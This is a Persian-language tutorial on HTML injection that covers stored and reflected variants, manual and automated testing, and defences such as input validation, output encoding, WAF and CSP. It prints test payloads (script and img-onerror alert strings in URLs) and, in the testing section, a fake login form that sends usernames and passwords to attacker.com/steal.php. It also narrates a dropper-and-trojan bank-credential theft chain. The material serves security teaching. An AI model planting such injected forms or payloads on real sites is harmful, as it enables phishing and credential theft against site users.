# < HTML Injection >

## Crash Review

By Chaos

## فهرست

# HTML چیست؟

HTML زبانی است که تعیین می‌کند چگونه داده‌های برنامه (مانند یک کاتالوگ محصولات) به کاربران در مرورگر وب آن‌ها نمایش داده شود.

## ویژگی‌های HTML :

این زبان شامل دستورات بصری مانند رنگ پس‌زمینه صفحه و اندازه تصاویر تعبیه‌شده است.

همچنین شامل پیوندهایی به صفحات وب دیگر و دستورات اضافی برای مرورگر کاربر می‌باشد.

## وبسایت‌های تعاملی امروزی:

در وبسایت‌های تعاملی مدرن، محتوای یک صفحه وب اغلب بازتابی از نتایج پردازش اقدامات قبلی کاربر است.

## خطرات احتمالی:

اگر ورودی کاربر اعتبارسنجی نشود و برنامه آسیب‌پذیر باشد، یک مهاجم می‌تواند ورودی‌هایی ایجاد و به برنامه ارسال کند که امکان تزریق یک قطعه کد HTML را در پاسخ برنامه فراهم می‌کند.

## تزریق HTML چیست؟


تزریق HTML یک آسیب‌پذیری تحت وب است که به مهاجم اجازه می‌دهد محتوای HTML مخرب را در کد HTML قانونی یک برنامه وب تزریق کند.

### مقایسه با XSS

این حمله مشابه آسیب‌پذیری اسکریپت‌نویسی بین‌سایتی (XSS) است. با این تفاوت که در XSS، مهاجم می‌تواند کد JavaScript را تزریق و اجرا کند، اما در تزریق HTML فقط امکان تزریق برخی تگ‌های HTML وجود دارد.

### علت وقوع این حمله

وقتی یک برنامه به‌درستی داده‌های ورودی کاربر را پردازش نکند، مهاجم می‌تواند کد HTML معتبر (معمولاً از طریق مقدار یک پارامتر) وارد کند و محتوای خود را در صفحه تزریق نماید.



## تزریقHTML حمله کاربر مخرب

یک کاربر مخرب (مهاجم) با استفاده از فیلدهای آسیب‌پذیر، کد HTML را ارسال می‌کند تا طراحی وب‌سایت یا اطلاعات نمایش‌داده‌شده به کاربر را تغییر دهد.

### نتیجه حمله

کاربر ممکن است داده‌های ارسال‌شده توسط مهاجم را مشاهده کند. بنابراین، به‌طور کلی، **تزریق HTML** صرفاً تزریق کدهای نشانه‌گذاری (Markup) به سند صفحه است.

### ارتباط با مهندسی اجتماعی

از آنجا که این حمله از یک **مشکل اعتماد** و **آسیب‌پذیری کدنویسی** سوءاستفاده می‌کند، معمولاً همراه با **مهندسی اجتماعی** استفاده می‌شود.

### اهداف اصلی تزریقHTML

- **تغییر ظاهر وب‌سایت** برای تخریب اعتبار و شهرت آن.
- **سرقت هویت یک کاربر مجاز** و دسترسی غیرقانونی به حساب‌ها یا اطلاعات حساس

## تزریق HTML چگونه کار می‌کند؟

این حمله از طریق **لینک‌ها** و **فیلدهای ورودی داده** در وب‌سایت هدف انجام می‌شود.

**مراحل اجرای حمله**

۱. **شناسایی وب‌سایت‌های آسیب‌پذیر**

- مهاجمان ابتدا وب‌سایت‌هایی با کدنویسی HTML ضعیف را پیدا می‌کنند.
- **فیلدهای متداول برای تزریق**: نوار جستجو، بخش نظرات، فرم‌های تماس و پرسشنامه‌ها.

۲. **سوءاستفاده از فرم‌های پرسشنامه**

- برخی فرم‌های پرسشنامه برای جمع‌آوری نیازهای کاربران طراحی شده‌اند.
- مهاجم با نفوذ به این فرم‌ها، **قطعه کدهای HTML مخرب** را تزریق می‌کند.
- این کدها کاربران را فریب می‌دهند تا باور کنند پیام قانونی است و آن‌ها را مجبور به دانلود **نرم‌افزارهای مخرب** می‌کنند.

۳. **جمع‌آوری اطلاعات کاربران**

- کاربران با پر کردن پرسشنامه، اطلاعاتی مانند **نام**، **ایمیل**، **شماره تلفن** و **نگرانی‌های خود** را وارد می‌کنند.



۴. **پیام تأیید و آسیب‌پذیری کد**

- پس از ارسال فرم، یک پیام تشکر نمایش داده می‌شود که کد آن ممکن است به صورت زیر باشد:


```
var user_name = location.href.indexOf("user=");
document.getElementById("Thank you for filling our questionnaire").innerHTML =
  "Thank you for filling our questionnaire, " + user;
```

- این کد ساده و مستعد دستکاری است، بنابراین هکرها **کدهای HTML تزریقی** را در آن جایگزین می‌کنند.

۵. **نمونه دیگری از تزریق HTML از طریق تصویر**

- یک روش ساده دیگر، **تزریق کد از طریق تصاویر مخرب** است که می‌تواند محتوای صفحه را تغییر دهد.






**توضیح تصویر: مراحل حمله تزریق HTML و سرقت اطلاعات**

تصویر ارائه‌شده، مراحل یک حمله سایبری را نشان می‌دهد که در آن از تزریق HTML برای نفوذ به سیستم کاربر و سرقت اطلاعات حساس (مانند اعتبار بانکی) استفاده می‌شود. این فرآیند به صورت زیر است:

۱. نفوذ مهاجم به سرور و نصب کد مخرب

مهاجم با استفاده از آسیب‌پذیری‌های وب‌سایت (مانند تزریق HTML)، کد مخرب را روی سرور قرار می‌دهد.

۲. بازدید کاربر از صفحه آلوده

کاربر بدون آگاهی از خطر، صفحه وب آلوده را باز می‌کند.

۳. اجرای کد مخرب و دانلود دروپر (Dropper)

کد مخرب در مرورگر کاربر اجرا شده و یک دروپر (برنامه کوچک برای دانلود بدافزار اصلی) دانلود می‌شود.

۴. دانلود و اجرای تروجان توسط دروپر

دروپر، نسخه اصلی تروجان را از مخزن تروجان‌ها دانلود و اجرا می‌کند.

۵. ورود کاربر به بانک و سرقت اعتبارنامه‌ها

تروجان فعالیت کاربر را رصد می‌کند و هنگامی که کاربر به بانک وارد می‌شود، نام کاربری و رمز عبور را دزدیده و به مخزن اعتبارنامه‌ها ارسال می‌کند.

۶. ذخیره اعتبارنامه‌ها در مخزن مهاجم

اطلاعات سرقت‌شده در یک پایگاه داده ذخیره می‌شود تا مهاجم بتواند از آن‌ها سوءاستفاده کند.

۷. جمع‌آوری اعتبارنامه‌ها توسط مهاجم

مهاجم در نهایت به مخزن اعتبارنامه‌ها دسترسی پیدا کرده و از آن‌ها برای اهداف خرابکارانه استفاده می‌کند.



## رابطه با تزریق HTML

این حمله می‌تواند با تزریق HTML آغاز شود، به‌ویژه اگر مهاجم از طریق فیلدهای ورودی وب‌سایت (مثل فرم‌ها) کد مخرب را تزریق کند. در تصویر، مرحله ۱ و ۲ می‌توانند نتیجه یک حمله تزریق HTML باشند که منجر به بارگیری کد مخرب از سرور می‌شود.

### سناریوی حمله تزریق HTML از طریق لینک مخرب

در این سناریو، مهاجم از یک آسیب‌پذیری تزریق HTML برای فریب کاربر و سرقت اطلاعات حساس استفاده می‌کند. مراحل این حمله به شرح زیر است:

۱. شناسایی آسیب‌پذیری توسط مهاجم

مهاجم یک آسیب‌پذیری تزریق HTML در یک وب‌سایت معتبر پیدا می‌کند.

۲. ایجاد لینک مخرب حاوی کد تزریقی

مهاجم یک لینک جعلی می‌سازد که حاوی کد HTML مخرب است (مثلاً یک فرم جعلی برای ورود اطلاعات).

این لینک را از طریق ایمیل، پیام یا شبکه‌های اجتماعی برای کاربر ارسال می‌کند.

۳. بازدید کاربر از صفحه آلوده

کاربر روی لینک کلیک می‌کند و چون صفحه در یک دامنه معتبر قرار دارد، به آن اعتماد می‌کند.

کد مخرب مهاجم در مرورگر کاربر اجرا می‌شود.



۴. نمایش فرم جعلی به کاربر

یک صفحه جعلی (مثلاً شبیه به صفحه لاگین بانک یا شبکه اجتماعی) نمایش داده می‌شود و از کاربر نام کاربری و رمز عبور درخواست می‌کند.

۵. ارسال اطلاعات کاربر به سرور مهاجم

اطلاعات واردشده توسط کاربر مستقیماً به سرور تحت کنترل مهاجم ارسال می‌شود.

مهاجم اکنون به اطلاعات حساس کاربر دسترسی دارد و می‌تواند از آن سوءاستفاده کند.

چرا این حمله مؤثر است؟

سوءاستفاده از اعتماد کاربر: صفحه مخرب در یک دامنه معتبر نمایش داده می‌شود.

سادگی اجرا: مهاجم فقط نیاز به یک آسیب‌پذیری تزریق HTML و یک سرور برای جمع‌آوری داده‌ها دارد.

تأثیر بالا: کاربران معمولاً در صفحاتی که به نظر قانونی می‌رسند، اطلاعات خود را وارد می‌کنند.



# انواع تزریقHTML

## ۱ .تزریق HTML ذخیره‌شده(Stored HTML Injection)

این نوع حمله که به **"تزریق پایدار "**نیز معروف است، زمانی اتفاق می‌افتد که یک **اسکریپت مخرب** در یک برنامه وب تزریق شده و به طور **دائمی** در سرور یا پایگاه‌داده برنامه ذخیره می‌شود.

**مکانیزم حمله:**

- مهاجم کد مخرب مانند تگ‌های HTML یا اسکریپت را از طریق فیلدهای قابل تزریق (نظیر نظرات، پروفایل‌ها یا فرم‌های تماس) ارسال می‌کند.
- کد مخرب در سرور ذخیره شده و هر بار که کاربران صفحه آلوده را بازدید می‌کنند، توسط سرور به مرورگر آن‌ها ارسال می‌شود.
- این حمله می‌تواند بر **تمام کاربرانی** که صفحه آلوده را مشاهده می‌کنند تأثیر بگذارد.

**نمونه‌های رایج:**

- تزریق کد در **بخش نظرات یک وبلاگ**.
- قرار دادن اسکریپت مخرب در **پروفایل کاربری** یک انجمن.
- ذخیره یک پیوند مخرب در **پایگاه‌داده برنامه**.



**تفاوت با سایر حملات:**

- **پایداری** :کد مخرب تا زمان پاک‌سازی توسط ادمین، در سرور باقی می‌ماند.
- **تأثیر گسترده** :همه کاربرانی که صفحه آلوده را بازدید می‌کنند، تحت تأثیر قرار می‌گیرند.

## ۲ .تزریق HTML بازتابی(Reflected HTML Injection)


این نوع حمله زمانی رخ می‌دهد که یک برنامه وب، داده‌های دریافتی از درخواست HTTPرا به‌صورت ناامن در پاسخ فوری قرار می‌دهد. در این حالت، کد مخرب تنها برای **کاربر فعلی** قابل مشاهده است و در پایگاه‌داده ذخیره نمی‌شود.

**انواع تزریق HTML بازتابی:**

I. **تزریق HTML بازتابیGET**

- **مکانیزم حمله:**
  - مهاجم از متد **GET**برای تزریق کد مخرب از طریق پارامترهای URL استفاده می‌کند.
  - اگر ورودی کاربر بدون اعتبارسنجی در صفحه نمایش داده شود، کد تزریقی اجرا می‌شود.
- **نمونه حمله:**
  - ایجاد یک **لینک فیشینگ** با کد مخرب در URL که کاربر را به صفحه جعلی هدایت می‌کند.
  - مثال:

http://example.com/search?query=<script>alert('XSS')</script>



## II. تزریق HTML بازتابی POST

- **مکانیزم حمله:**
  - مهاجم به جای پارامترهای معمولی POST ، کد HTML مخرب را ارسال می‌کند.
  - این حمله معمولاً نیاز به ابزارهایی مانند **Tamper Data** در Firefox دارد تا داده‌های ارسالی را تغییر دهد.
- **نمونه حمله:**
  - یک فرم لاگین آسیب‌پذیر، کد HTML ارسالی را بدون فیلتر کردن نمایش می‌دهد.
  - مثال:

```
<form action="/login" method="POST">
 <input type="text" name="username"
value="<h1>Hacked</h1>">
</form>
```



### III. تزریق HTML بازتابی از طریق URL

- **مکانیزم حمله:**
  - کد مخرب مستقیماً از طریق **آدرس URL** به صفحه تزریق می‌شود.
  - حتی اگر فیلدهای ورودی امن باشند، ممکن است خود URL آسیب‌پذیر باشد.
- **نمونه حمله:**
  - نمایش URL آلوده در صفحه وب که باعث اجرای کد مخرب می‌شود.
  - مثال:

```
http://example.com/profile?data=<img src="x"
onerror="alert('Hacked')">
```

**تفاوت کلیدی بین انواع تزریق HTML بازتابی:**

| نوع حمله | روش ارسال داده | نیاز به ذخیره در سرور | تأثیرگذاری |
|---|---|---|---|
| **بازتابی GET** | از طریق URL | خیر | کاربر فعلی |
| **بازتابی POST** | از طریق فرم‌ها | خیر | کاربر فعلی |
| **بازتابی URL** | از طریق لینک | خیر | کاربران بازدیدکننده |



## روش‌های تست در برابر تزریقHTML

برای شناسایی آسیب‌پذیری‌های تزریق HTML در یک وب‌سایت، باید تمام نقاط احتمالی ورودی داده را بررسی کرد. این شامل **فیلدهای ورودی کاربر** (مثل فرم‌ها، نظرات، جستجو) و **لینک‌های وب‌سایت** می‌شود.

### ۱ .تست دستی(Manual Testing)

**مراحل تست:**

1. **تزریق کد HTML ساده:**
   - یک تگ ساده HTML مانند زیر را در فیلدهای ورودی وارد کنید:

تست تزریق<h1>HTML</h1>

   - اگر متن به صورت **فرمتی‌شده** (مثلاً به عنوان سرتیتر) نمایش داده شد، احتمال آسیب‌پذیری وجود دارد.

2. **تست با کدهای پیچیده‌تر:**
   - در صورت موفقیت‌آمیز بودن تست اول، می‌توان از کدهای پیشرفته‌تر مانند ساخت **فرم جعلی** استفاده کرد:

```
<form action="http://attacker.com/steal.php" method="POST">
  <input type="text" name="username" placeholder="نام کاربری">
  <input type="password" name="password" placeholder="رمز عبور">
  <input type="submit" value="ورود">
</form>
```



3. **بررسی ذخیره‌سازی کد:**

- اگر کد تزریق‌شده در پایگاه‌داده ذخیره شد و برای سایر کاربران نمایش داده شد، **تزریق ذخیره‌شده (Stored)** رخ داده است.
- اگر کد فقط در پاسخ به کاربر فعلی نمایش داده شد، **تزریق بازتابی (Reflected)**اتفاق افتاده است.

**۲ .ابزارهای خودکار(Automated Scanning)**

**الف) اسکنرهای تزریق HTML**

- تعداد ابزارهای اختصاصی برای تست تزریق HTML محدود است، اما برخی اسکنرهای امنیتی عمومی مانند **Burp Suite**یا **OWASP ZAP**می‌توانند کمک کنند.

**ب) WAS (WebSphere Application Server)**

- این ابزار به عنوان یک اسکنر قوی شناخته می‌شود که با ورودی‌های مختلف تست می‌کند و تنها به اولین خطا بسنده نمی‌کند.

**ج) افزونه مرورگر Tamper Data برایFirefox**

- **کاربرد:**
  - این افزونه به تستر اجازه می‌دهد داده‌های ارسالی از مرورگر به سرور را **تغییر** دهد.
  - برای تست **تزریق POST** بسیار مفید است.



- **مثال:**
  - تغییر داده‌های یک فرم لاگین به کد HTML مخرب و بررسی پاسخ سرور.

### ۳ .تست لینک‌هایURL

- بررسی کنید آیا می‌توان کد HTML را از طریق پارامترهای URL تزریق کرد:

http://example.com/search?q=<script>alert('XSS')</script>

- اگر اسکریپت اجرا شد یا متن به صورت فرمت‌شده نمایش داده شد، آسیب‌پذیری وجود دارد.

| مورد استفاده | ابزار/تکنیک | روش تست |
|---|---|---|
| شناسایی اولیه آسیب‌پذیری | تزریق کدهای HTML ساده | **تست دستی** |
| بررسی عمیق‌تر و سریع‌تر | Burp Suite, OWASP ZAP, WAS | **اسکنرهای خودکار** |
| تست تزریق POST و دستکاری داده | Tamper Data (Firefox) | **تغییر داده‌ها** |



# راهکارهای کاهش و پیشگیری از تزریقHTML

برای مقابله با حملات تزریق HTML و کاهش خطرات ناشی از آن، می‌توان از روش‌های زیر استفاده کرد:

### ۱ .اعتبارسنجی ورودی‌ها و خروجی‌ها(Input/Output Validation)

- **علت اهمیت:**
  - این حمله معمولاً از طریق **ورودی‌های بدون اعتبارسنجی** انجام می‌شود.
- **راهکار:**
  - فیلتر کردن کاراکترهای خطرناک مانند < و > و " و ' داده‌های ورودی کاربر.
  - کدگذاری خروجی (Encoding) برای جلوگیری از تفسیر کدهای HTML در مرورگر.

### ۲ .بررسی وجود کدهای HTML یا اسکریپت در ورودی‌ها

- **روش اجرا:**
  - استفاده از **الگوریتم‌های تشخیص الگو** برای شناسایی تگ‌های HTML یا جاوااسکریپت در داده‌های ورودی.
  - به‌کارگیری ابزارهایی مانند:



- **OWASP ZAP** برای اسکن خودکار.
- **Burp Suite** برای بررسی دستی درخواست‌ها و پاسخ‌ها.

### ۳ .اجرای فرآیندهای تست امنیتی قوی

- **تست خودکار (Automated Testing)**
  - استفاده از ابزارهایی مانند **WAS** برای شناسایی آسیب‌پذیری‌ها با ورودی‌های مختلف.
- **تست دستی (Manual Testing)**
  - بررسی فیلدهای حساس فرم‌ها، URLها با تزریق کدهای ساده HTML.

### ۴ .استفاده از فایروال برنامه‌های وب (WAF)

- **نقش WAF**
  - مسدود کردن درخواست‌های حاوی کدهای مخرب قبل از رسیدن به سرور.
  - جلوگیری از تغییر کدهای ورودی توسط هکرها.
- **محدودیت‌ها:**
  - WAF به تنهایی کافی نیست و باید همراه با **سیاست‌های امنیتی دیگر** استفاده شود.



### ۵ .پیاده‌سازی سیاست امنیتی محتوا(CSP)

- **کاربردCSP**
  - محدود کردن منابع قابل اجرا در صفحه (مانند اسکریپت‌های خارجی).
  - مثال یک خط‌مشی ساده:

```
Content-Security-Policy: default-src 'self'; script-src 'none'
```

- **نکته:**
  - CSPنمی‌تواند تمام حملات را متوقف کند، بنابراین باید همراه با **روش‌های دیگر** مانند اعتبارسنجی ورودی استفاده شود.

| ابزار/تکنیک مرتبط | توضیح مختصر | روش پیشگیری |
|---|---|---|
| Regex, OWASP ESAPI | فیلتر کردن کدهایHTML | **اعتبارسنجی ورودی** |
| OWASP ZAP, Burp Suite | شناسایی آسیب‌پذیری‌ها | **تست امنیتی** |
| Cloudflare WAF, ModSecurity | مسدود کردن درخواست‌های مخرب | **استفاده ازWAF** |
| تنظیم هدرCSP | محدودیت در اجرای اسکریپت‌ها | **پیاده‌سازیCSP** |



# مقایسه تزریق HTML با سایر حملات سایبری

تزریق HTML اگرچه به اندازه حملاتی مانند **XSS**، **تزریق جاوااسکریپت**، **یا تزریق SQL**خطرناک به نظر نمی‌رسد، اما همچنان می‌تواند تهدیدی جدی برای امنیت وب‌سایت‌ها باشد. در ادامه، تفاوت‌ها و شباهت‌های این حمله با سایر حملات بررسی شده است:

## ۱ .مقایسه با حملات رایج

| مشخصات | تزریقHTML | تزریقXSS | تزریقSQL |
|---|---|---|---|
| **هدف اصلی** | تغییر ظاهر وب‌سایت یا نمایش اطلاعات جعلی | اجرای اسکریپت‌های مخرب در مرورگر کاربر | دسترسی غیرمجاز به پایگاه‌داده و سرقت اطلاعات |
| **میزان خطر** | متوسط | بالا | بسیار بالا |
| **تأثیر مستقیم** | تغییر محتوای صفحه | سرقت کوکی‌ها، نشست کاربران، فیشینگ | حذف یا تغییر داده‌های پایگاه‌داده |
| **نیاز به ذخیره‌سازی در سرور** | بله) در نوع Stored) / خیر )در نوع Reflected) | بله) در نوع Stored) / خیر )در نوع Reflected) | خیر (معمولاً بلافاصله اجرا می‌شود) |
| **روش اجرا** | تزریق تگ‌هایHTML | تزریق کد جاوااسکریپت | تزریق دستورات SQL در پارامترهای ورودی |



## ۲ .چرا تزریق HTML کمتر خطرناک در نظر گرفته می‌شود؟

- **عدم توانایی در اجرای کدهای مخرب پیچیده:**
  - برخلاف XSS که می‌تواند اسکریپت‌های جاوااسکریپت را اجرا کند، تزریق HTMLفقط قادر به **تغییر ظاهر صفحه** یا نمایش محتوای جعلی است.
- **عدم دسترسی مستقیم به داده‌های حساس:**
  - این حمله معمولاً نمی‌تواند مانند **تزریق SQL** به پایگاه‌داده نفوذ کند یا اطلاعات را حذف/تغییر دهد.

## ۳ .شباهت تزریق HTML باXSS

- **اشتراک در روش تست:**
  - هر دو حمله از **عدم اعتبارسنجی ورودی‌های کاربر** سوءاستفاده می‌کنند.
  - ابزارهای تست) XSS مانند (Burp Suite معمولاً برای شناسایی تزریق HTMLنیز کاربرد دارند.
- **حملات ترکیبی:**
  - یک حمله **XSSمبتنی بر HTML** می‌تواند از تگ‌های HTML برای اجرای اسکریپت‌های مخرب استفاده کند.
  - مثال:

```
<img src="x" onerror="alert('XSS')">
```



### ۴ .کاربردهای محدودتر تزریقHTML

- **اهداف معمول این حمله:**
  - تغییر ظاهر وب‌سایت برای **تخریب اعتبار** سازمان.
  - نمایش پیام‌های فریبنده به کاربران (مانند هشدارهای جعلی).
  - ایجاد فرم‌های جعلی برای فیشینگ (در صورت ترکیب با مهندسی اجتماعی).
- **عدم کارایی برای سرقت پیشرفته داده‌ها:**
  - برای سرقت اطلاعات حساس (مانند رمز عبور یا نشست کاربران)، حملاتی مانند **XSS** یا **SQL Injection** گزینه‌های بهتری هستند!



### ۵ .نتیجه‌گیری

- تزریق HTML اگرچه به تنهایی کمتر مخرب است، اما می‌تواند **زمینه‌ساز حملات خطرناک‌تر** مانند XSS باشد.
- **پیشگیری یکسان برای تمامی حملات تزریقی:**
  - اعتبارسنجی ورودی‌ها
  - کدگذاری خروجی(Encoding)
  - استفاده از **CSP** و **WAF**
- **تست همزمان XSS و HTML Injection**
  - از آنجا که روش شناسایی این دو حمله مشابه است، توصیه می‌شود تست‌های امنیتی برای هر دو به صورت موازی انجام شود.